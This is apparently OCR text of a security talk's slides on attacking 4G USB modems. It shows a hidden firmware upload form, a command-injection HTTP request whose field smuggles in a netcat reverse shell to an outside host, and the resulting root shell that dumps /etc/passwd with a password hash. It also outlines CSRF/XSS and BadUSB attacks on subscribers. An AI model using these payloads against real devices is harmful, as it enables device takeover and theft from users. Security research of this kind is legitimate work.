I need the Power!

“hidden” firmware uploads

```
<form action="#"
   method="POST" id=fwUploadForm name=fwUploadForm target=fwUloadResult
   enctype="multipart/form-data" onsubmit="onSubmitFwUpload()"
   style="border:none;display:block;position:absolute;opacity:0;filter:alp
   >
   <input type=file id=updateFwFile
      style="width:100px;height:32px;font-size:20px" size=1
      name=updateFwFile onchange="onFwFileSelected(this)"
      accept="application/x-binary"
      class=clickable
      >
</form>
<iframe id=fwUloadResult name=fwUloadResult onload="onUploadFwFinished()" s
<script>$("#fwUploadForm").prop("action",devCtrlUrlUplFw)</script>
```

Cute, but…

- You need to have firmware
  - Sometimes you get lucky…
  - …other times you don’t
- Integrity control
  - At least should be…

dig deeper…

- Direct shell calls
- awk to calculate Content-Length
- Other trivial RCE


```
function prepareUploadingFw(callback) {
    if (simulator) {
        setTimeout(function () { callback(true); },100);
        return;
    }

    cmsSystem(
        "( killall up cli ; rm -rf /mnt/jffs2/upload/* )
        function() { callback(true); }
    );
```

Getting the shell

```
POST /cgi/<badcgihere>.cgi HTTP/1.0
User-Agent: Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388 Version/12.16
Content-Length: 86
Accept: text/html, */*; q=0.01
X-Requested-With: XMLHttpRequest
Content-Type: application/json; charset=UTF-8

address=%2B79162134323 43&message=test123&date=2014-05-18+13"||nc 192.168.225.34 81 ||"
```

```
U:\>nc -l -p 81
id
uid=0(root) gid=0(root)
cat /etc/passwd
root:pZu9x4HiPJMls:0:0:root:/home/root:/bin/sh
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:*:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
diag:*:53:53:diag:/nonexistent:/bin/sh
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
```

“engineering tool”




I’ve got The Power


```
c:\                \Documents\platform-tools\platform-tools>adb shell
/ # id
id
uid=0(root) gid=0(root)
/ # w
w
/bin/sh: w: not found
/ # ls
ls
backup      cache       home        media       sdcard      usr
bin         config      lib         mnt         share       usr2
boot        dev         linuxrc     proc        sys         var
build.prop  etc         lost+found  sbin        tmp
/ #
```

But whether it is?


Cute, but…

- Get firmware?
  - Yes it nice, but…
- Find more bugs?
  - We have enough…
- Get SMS, send USSD?
  - Can be done via CSRF/XSS…
- PWN the subscriber?


INTERNET
PWN - PWN
4G




PWN - PWN




Profit!111

Sometimes you get lucky…




Details

- Dashboard install webserver on localhost
  - Host diagnostics (ipconfig, traces…)
  - Windows “shell” script based!
  - Very “secure”!
- Interacts with USB modem webserver
- Don’t care about origin (you don’t need even XSS




Very specific case



It still in USB!

It still in (bad) USB!

https://srlabs.de/blog/wp-content/uploads/2014/07/SRLabs-BadUSB-BlackHat-v1.pdf


SENORGIF.COM

USB gadgets & Linux

